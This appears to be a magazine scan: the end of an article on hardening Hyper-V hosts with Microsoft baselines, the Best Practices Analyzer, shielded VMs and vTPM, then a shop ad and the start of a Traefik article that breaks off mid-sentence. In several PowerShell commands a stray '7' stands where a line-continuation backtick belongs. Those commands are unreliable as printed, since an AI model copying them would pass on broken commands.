With the Policy Analyzer from the toolset, first check whether the security settings on the server make sense, so you can adjust the settings to comply with Microsoft's recommendations, if needed. For the analysis, the Policy Analyzer reads the backup files of the current GPOs along with their settings. The ZIP archives include files with the *PolicyRules* extension, which you can use to compare the existing settings with the recommendations from Microsoft. In this way, you can quickly identify vulnerabilities and missing settings.

Microsoft also provides an Excel table in the Documentation directory of the ZIP archive, listing all settings that can be implemented with group policy templates. Under the item *Security Template*, you can see which security settings are addressed by the group policies. The table shows the settings for member servers and domain controllers on the basis of Windows Server 2019. In the GP Reports directory, you will find a report as an HTML file for each policy. From this information, you can either create new policies or modify existing ones.

If you want to create group policies from the templates recommended by Microsoft, the easiest approach is first to create a new GPO in Group Policy Management and read in the templates. As long as the GPO is not yet linked to a container, the settings will not be implemented. Only when they are linked do the servers apply the settings. To integrate the policy settings into the new policy, select *Import Settings* from the context menu of the newly created policy. You can use a wizard to import the templates with Microsoft's recommendations (Figure 1). The files are located in the GPOs directory. *View Settings* lets you view the policy settings to be imported, although this report is basically what you can find in GP Reports.

In addition to the baselines provided by Microsoft, third-party vendors also offer recommendations for secure operation of Windows on corporate networks. Well-known third-party providers are the Defense Information Systems Agency (DISA) [3] and the Center for Internet Security (CIS) [4]. In general, it is worthwhile to work through these recommendations carefully and to adapt them to your own requirements.

Separate Networks for Hyper-V

You should always operate Hyper-V hosts on separate networks. On the server, use dedicated network adapters to manage the Hyper-V host and connect the VMs. You will also want to use a hardened network to access the VM configurations and the virtual hard disk files. The same applies to live migration.

Generally, IPsec is the best choice for these networks. For communication with file shares, it is best to use SMB 3.0 with end-to-end encryption to prevent man-in-the-middle attacks. If you use different networks, you can secure individual areas more strongly and use the firewall settings to define various rules that restrict access to the respective network adapter.

Best Practices Analyzer

In Windows Server 2019, Microsoft enhanced automatic server role auditing by introducing the Best Practices Analyzer (BPA) built-in tool, which is also available in the Server Manager for checking server roles over the network. Almost all server roles can be tested and the results displayed centrally. The BPA is particularly interesting for Hyper-V, because it can be used to optimize both local and virtual servers. Virtual network switches can also be scanned with the BPA. To start a scan for Hyper-V, enter:




Figure 1: Implementing Microsoft security settings with group policies.


```
Invoke-BpaModel -ModelId Microsoft/Windows/Hyper-V
```

You can redirect the results of the scan to a specific path, but you have to create it first:

```
Invoke-BpaModel -ModelId Microsoft/Windows/Hyper-V -RepositoryPath C:\temp\BPA
```

If you want to start a scan for a server on the network, use the command:

```
Invoke-BpaModel -ComputerName dl20 -ModelId Microsoft/Windows/Hyper-V
```

The results files are stored in XML format in a path you specify, sorted into subdirectories by server role and server. The files can also be parsed in the browser or by other programs. The scan results are stored on the local server – even if you scan a Hyper-V host on the network. For example, if you want to display all scan results for Hyper-V in the PowerShell, use:

```
Get-BpaResult -ModelId Microsoft/Windows/Hyper-V
```

If you saved the results in a specific directory, the command

```
Get-BpaResult -ModelId Microsoft/Windows/Hyper-V -RepositoryPath C:\temp\BPA
```

will help. You can also export the results to an HTML file:

```
Get-BpaResult -ModelId Microsoft/Windows/Hyper-V | ConvertTo-Html | Out-File C:\temp\BPA\results.htm
```

Of course, the results are also available in the GUI. Once you have started the BPA check, you will see the results on the individual tiles in the Server Manager. You can open them by clicking on a tile. If you click on the results of the BPA check, the Server Manager displays the errors that were identified. You can also view all errors from all servers on the network.

From the context menu of a result, you can start a new check for the corresponding server, hide the result, or copy it to the clipboard (e.g., for an Internet search). The BPA results can also be found in the *Local Server* and *All Servers* views in the Best Practices Analyzer area of the Server Manager (Figure 2). When a BPA result is displayed for a server role on one of the servers, the tile color changes, which means you can immediately see where improvements for a server are possible. By excluding a result, you can disable individual messages, if required. From the view in the BPA, you can also filter the results by severity, server, and categories.

Defender Credential Guard and Shielded VMs

To further secure Hyper-V, Microsoft also recommends using advanced

security technologies. On Hyper-V servers, you should consider running Windows Defender Credential Guard [5], which uses virtualization-based security to protect credentials. In this way, only defined system software can access credential data; NTLM authentication protocol password hashes, Kerberos tickets, and domain credentials are protected. The configuration is policy based. You will also want to operate Hyper-V hosts as a guarded fabric, encrypt the VMs, and deploy them as shielded VMs, which provides significantly more security on the network, even if the configuration is more complex. In Windows Server 2016, Microsoft introduced the Host Guardian Service (HGS) to improved the security of VMs. Virtual servers can be hardened in Hyper-V and isolated from other administrators, attackers, and unauthorized access. Locked-out administrators can still control certain VMs (i.e., shut them down or start them), but they no longer have access to the VM’s data, which also applies to unauthorized users or malware. Networks that have been hijacked by attackers or on which other areas have been compromised no longer pose a threat to secured VMs. The HGS ensures that VMs in Hyper-V are better isolated from each other. If an attacker or malware compromises a VM, this service prevents the attack and the spread to other VMs. Additionally, the service supports encryption, enabling VMs to be secured in a variety of ways. For example, the hard drives can be encrypted with BitLocker, access to the console can be restricted, and you can define the Hyper-V hosts on which a secured VM is allowed to start. With HGS, you can protect Hyper-V servers running Windows Server 2016 and 2019 in the Datacenter edition. Older versions or Windows Server 2019 Standard edition cannot be secured with HGS. On the VMs, you again have the option of running 2012 and 2012 R2 in addition to Windows Server 2016 and 2019.




Figure 2: The Best Practices Analyzer examines your server environment and gives you tips for more security.

Windows Server 2019 Datacenter and the free Hyper-V Server 2019 also support shielded VMs with Linux. On Windows Server 2016, these encrypted VMs can only be used with Windows Server 2016. In addition to this new feature, Microsoft has further improved the technology behind shielded VMs. Thanks to the offline mode, they now still start if the HGS cannot be contacted.

To use shielded VMs, you first need a server or cluster with the HGS. In addition to Hyper-V, you also have to install the *Host Guardian Hyper-V Support* server feature on the Hyper-V hosts to be protected. This extends the functions of Hyper-V to include options for operating shielded VMs.

You also need to install the Remote Server Administration Tools (RSAT) for shielded VMs when you install the Hyper-V host and connect to the Host Guardian Service. Known as *Shielded VM Tools*, they are not automatically installed on Hyper-V hosts but have to be set up manually.

When you create new shielded VMs, they are of the “generation 2” type. HGS uses a virtual TPM (vTPM) chip for protection. The `Add-VMTPM` PowerShell cmdlet is also useful for this purpose. The tools needed to connect Hyper-V to the Host Guardian Service can also be installed in PowerShell:

```
Install-WindowsFeature 7
-Name HostGuardian
Install-WindowsFeature 7
-Name RSAT-Shielded-VM-Tools
Install-WindowsFeature 7
-Name FabricShieldedTools
```

You can handle the task of securing the Hyper-V hosts, for example, through membership in an Active Directory group if you do not rely on UEFI and TPM. Use the cmdlets:

```
Get-WindowsFeature HostGuardian
Get-HgsClientConfiguration
```

to check whether a host is already connected to an HGS server.

Encryption Without Shielded VMs

If you want to encrypt your VM virtual hard drives, you do not necessarily have to rely on shielded VMs. Since Windows Server 2016, a virtual TPM can also be added to VMs from the *Security* menu item in the properties of the VMs. Activating the *Trusted Platform Module* function, makes a virtual TPM available on the VM; it can then be used for BitLocker encryption. VMs encrypted with a vTPM based on BitLocker can be integrated into a guarded fabric with shielded VMs at any time. Live migration is also possible. The important thing here is that you are working with a generation 2 VM. In addition to the Hyper-V Manager, the settings can also be made in PowerShell. For example, to activate and deactivate the technology, use:

```
Enable-VMTPM -VMname <name>
Disable-VMTPM -VMName <name>
```

The TPM is displayed in the VM’s device manager under *Security devices*. Selecting `tpm.msc` lets you initialize and set up the module.

Access Permissions and Authorizations

VM administrators do not need administrative access to the host operating system. For this reason, you will also want to adjust the authorizations for administrators on Hyper-V hosts. Admins who do not need to manage the host also do not need administrative access to the host operating system. Usually, it is sufficient for Hyper-V administrators to be members of the Hyper-V Administrators group on the server. Hyper-V hosts should also have anti-virus protection installed. However, exclusions in malware scans are useful. When using Microsoft Defender, this is automatically the case. Many other scanners also support Hyper-V. To disable the exclusions, enter the command:

```
Set-MpPreference 7
-DisableAutoExclusions $true
```

In general, however, you will want to make sure that the essential components of Hyper-V are monitored, but not unnecessary areas or services and directories that can cause performance problems. Windows Defender does not scan the following file types: VHD, VHDX, AVHD, AVHDX, VSV, ISO, RCT, VMCX, and VMRS. You can additionally exclude the following directories from scanning:

- %ProgramData%\Microsoft\Windows\Hyper-V
- %ProgramFiles%\Hyper-V
- %SystemDrive%\ProgramData\Microsoft\Windows\Hyper-V\Snapshots
- %Public%\Documents\Hyper-V\Virtual Hard Disks

The following processes are particularly important:

- %systemroot%\System32\Vmms.exe
- %systemroot%\System32\Vmwp.exe

For more information on exclusions, see recommended antivirus exclusions for Hyper-V hosts online [\[6\]](#).

Third-Party VHDs and Nested Virtualization

It should go without saying that you should never mount third-party virtual hard disks (VHDs) on Hyper-V hosts because of the risk of attacks at the filesystem level. You should also avoid deploying VMs with unknown VHDs. Perform extensive tests, preferably on test servers, before you implement third-party VHDs for a VM on a host to check for malware or suspicious activity.

Additionally, Microsoft generally recommends not using nested virtualization on Hyper-V hosts. Otherwise, administrators of VMs with activated virtualization could create VMs themselves, which in turn represent a danger for, and generate load on, the Hyper-V host. Nested virtualization should only be implemented for scenarios that you absolutely need – ideally in highly monitored environments.

For even greater security, Microsoft recommends generation 2 VMs for

supported operating systems whenever possible. You will also want to enable Secure Boot on the VMs (Figure 3) to prevent unauthorized code from starting with the operating system without first being checked by a virus scanner. The feature is also available for Linux servers if the distribution supports generation 2 VMs in Hyper-V. The settings can be found in the properties of a VM under *Security*. You can enable secure start for generation 2 VMs here, select the template, and, if prompted to do so, enable TPM on the VM and shielding. Microsoft explains the options for secure generation 2 VMs on GitHub [7]. As with the Hyper-V host, you should always keep the VMs as up to date as possible, especially for security updates. Install the integration services for the supported guest operating systems; Windows Update handles these updates.

High Availability with Windows Server 2019

Last but not least, service availability is also a security consideration. With Hyper-V Replica, virtual hard disks and entire servers can be replicated and synchronized asynchronously between different Hyper-V hosts on a network with Windows Server 2019. Replication is by way of the filesystem; a cluster is not necessary. Replication can be performed manually, automatically, or on a schedule, and you can set it up in a Hyper-V Manager wizard. Live migration of virtual servers without clusters is also possible. For Hyper-V hosts to support replication, you first need to enable it. Replication to the free Hyper-V Server 2019 is also possible and can be managed in a wizard, which you start from the context menu of virtual servers in Hyper-V Manager.

Conclusions

Improving the security of Hyper-V hosts and VMs can be accomplished




Figure 3: Enabling a secure startup of VMs in Hyper-V prevents malware from loading during the boot process.

in a number of ways. Before you rely on commercial add-on tools and advanced security measures, why not first leverage the benefits of Windows Server's internal capabilities? Microsoft provides guidance to help you operate Hyper-V hosts in a fundamentally more secure manner. You can also use the Best Practices Analyzer to check whether Hyper-V has problems that can be fixed in just a few steps. ■

Info

- [1] Closing the CVE-2020-16891 vulnerability: [\[https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-16891\]](https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-16891)
- [2] Microsoft Security Compliance Toolkit: [\[https://www.microsoft.com/en-us/download/details.aspx?id=55319\]](https://www.microsoft.com/en-us/download/details.aspx?id=55319)
- [3] Defense Information Systems Agency: [\[https://disa.mil\]](https://disa.mil)
- [4] Windows security by CIS: [\[https://www.cisecurity.org/benchmark/microsoft_windows_server/\]](https://www.cisecurity.org/benchmark/microsoft_windows_server/)

- [5] Windows Defender Credential Guard: [\[https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard\]](https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard)

- [6] Recommended antivirus exclusions for Hyper-V hosts: [\[https://docs.microsoft.com/en-us/troubleshoot/windows-server/virtualization/antivirus-exclusions-for-hyper-v-hosts\]](https://docs.microsoft.com/en-us/troubleshoot/windows-server/virtualization/antivirus-exclusions-for-hyper-v-hosts)


- [7] Generation 2 security settings for VMs: [\[https://github.com/MicrosoftDocs/windowsserverdocs/blob/master/WindowsServerDocs/virtualization/hyper-v/learn-more/Generation-2-virtual-machine-security-settings-for-Hyper-V.md\]](https://github.com/MicrosoftDocs/windowsserverdocs/blob/master/WindowsServerDocs/virtualization/hyper-v/learn-more/Generation-2-virtual-machine-security-settings-for-Hyper-V.md)

The Author

Thomas Joos is a freelance IT consultant and has been working in IT for more than 20 years. In addition, he writes hands-on books and papers on Windows and other Microsoft topics. Online you can meet him on [\[http://thomasjoos.spaces.live.com\]](http://thomasjoos.spaces.live.com).

SHOP THE SHOP
shop.linuxnewmedia.com

GET PRODUCTIVE WITH 101 LINUX HACKS



Improve your Linux skills with this cool collection of inspirational tricks and shortcuts for Linux geeks.

- Undelete lost files
- Cure the caps lock disease
- Run C one-liners in the shell
- Disable your webcam and mic
- And more!

ORDER ONLINE:
shop.linuxnewmedia.com/specials



Managing network connections in container environments

Switchboard

Traefik promises not only to manage mesh implementations for container environments reliably, but to do so in a way that makes them enjoyable to administer. By Martin Loschwitz

Traefik wants to make “networking boring ... with [a] cloud-native networking stack that just works” [1]. The program aims to make working in DevOps environments easy and enjoyable and ultimately ensure that admins who are not totally network-savvy are happy to deal with DevOps and related areas. Traditionally, this has not been the case. Many administrators who grew up in the classic silo thinking of IT in the early 2000s see networks (and often storage as well) as the devil’s work. Traefik counters this: It aims to make software-defined networking (SDN) approaches in container environments obsolete by replacing them with simple technology. Traefik acts as a reverse proxy and load balancer, but also as a mesh network. I put the entire construct to the test and look into applications where Traefik might be of interest.

Complexity

No matter how much the container apologists of modern IT try to convince admins, virtualized systems

based on Kubernetes and the like are naturally significantly more complex than their less modern predecessors. This complexity becomes completely clear the moment you compare the number of components in a conventional environment with that in a Kubernetes installation.

Web server setups follow a simple structure: a load balancer and a database, each redundant in some way, and then several application servers to which the load balancers point. The job is done. Virtualized container environments with Kubernetes and others also contain these components but additionally have virtualization and orchestration components weighing them down.

Many virtualized services comply with components such as those provided by a cloud-ready architecture: dozens of fragments and microservices that somehow want to communicate with each other in the background, even if they are running on different nodes in far-flung server farms and rely on SDN to communicate.

DevOps also takes on a new meaning in such environments. Even if you

want to implement the typical segregation into specialized teams that take care of network, applications, and operations, it would simply be impossible. The individual levels are too interlocked, and it is too difficult to disentangle them now.

Therefore, a category of programs has emerged with the aim of making shouldering this complexity easier for admins and developers alike by setting up a dynamic load balancer environment that includes encapsulated traffic between the individual micro-components to retrofit secure sockets layer (SSL) encryption and endpoint monitoring on the fly.

In addition to the Istio service mesh, various alternatives can be found: Consul, originally an algorithm for consensus finding in distributed environments, now offers mesh functionality, as does Linkerd (Figure 1). Mesh networks, then, are a cake from which many companies want a slice (and maybe even a large one). Before continuing, however, it is helpful to answer a few very basic questions, especially about terminology.




Figure 1: Mesh networks like Linkerd are in vogue. © Linkerd

Clarifying Terms

The component that is now known as Traefik Proxy [2] did not always go by that name. Initially, it was the only component by the Traefik project; the project and product were both simply named Traefik. However, when the feature set was expanded to include a mesh solution along the lines of Istio, Traefik became Traefik Proxy, and the mesh solution was redubbed Traefik Mesh [3].

Today, the vendor has two more products in its lineup: Traefik Pilot is a graphical dashboard that displays connections from Traefik Mesh and Traefik Proxy in a single application, and Traefik Enterprise – not a technical product in the strict sense – is a combination of the three software products with additional features and support. In this article, I focus on Traefik Proxy and Traefik Mesh, but the Traefik dashboard is also discussed.

If you think you now know your way around Traefik terms, you haven't reckoned with the creativity of the Traefik developers, because the proxy, according to Traefik's authors, is far more than a mere proxy. Although the company does not want to rename the product, Traefik is more of an edge router that can be used as a reverse proxy or load balancer. What the differences between an edge

router, a reverse proxy, and a load balancer are supposed to be is something the developers let you guess with the help of colorful pictures. It's high time, then, to get to the bottom of the issue.

Traefik and Kubernetes

The original idea behind Traefik (Figure 2) was to develop a reverse proxy server that would work particularly well in tandem with container orchestrators like Kubernetes. In this specific case, “particularly well” means that the proxy server

at the Kubernetes level should be a first-class citizen (i.e., a resource that can be operated by the familiar Kubernetes APIs).

Although a given now, the Kubernetes API was not as functional in the early Kubernetes years as it is today. Also, the entire ecosystem surrounding Kubernetes was not so well developed. Admins often relied on DIY solutions. If you needed a high-availability (HA) proxy, for example, you built a pod with an HA proxy container that had the appropriate configuration installed by some kind of automation mechanism. This arrangement worked in

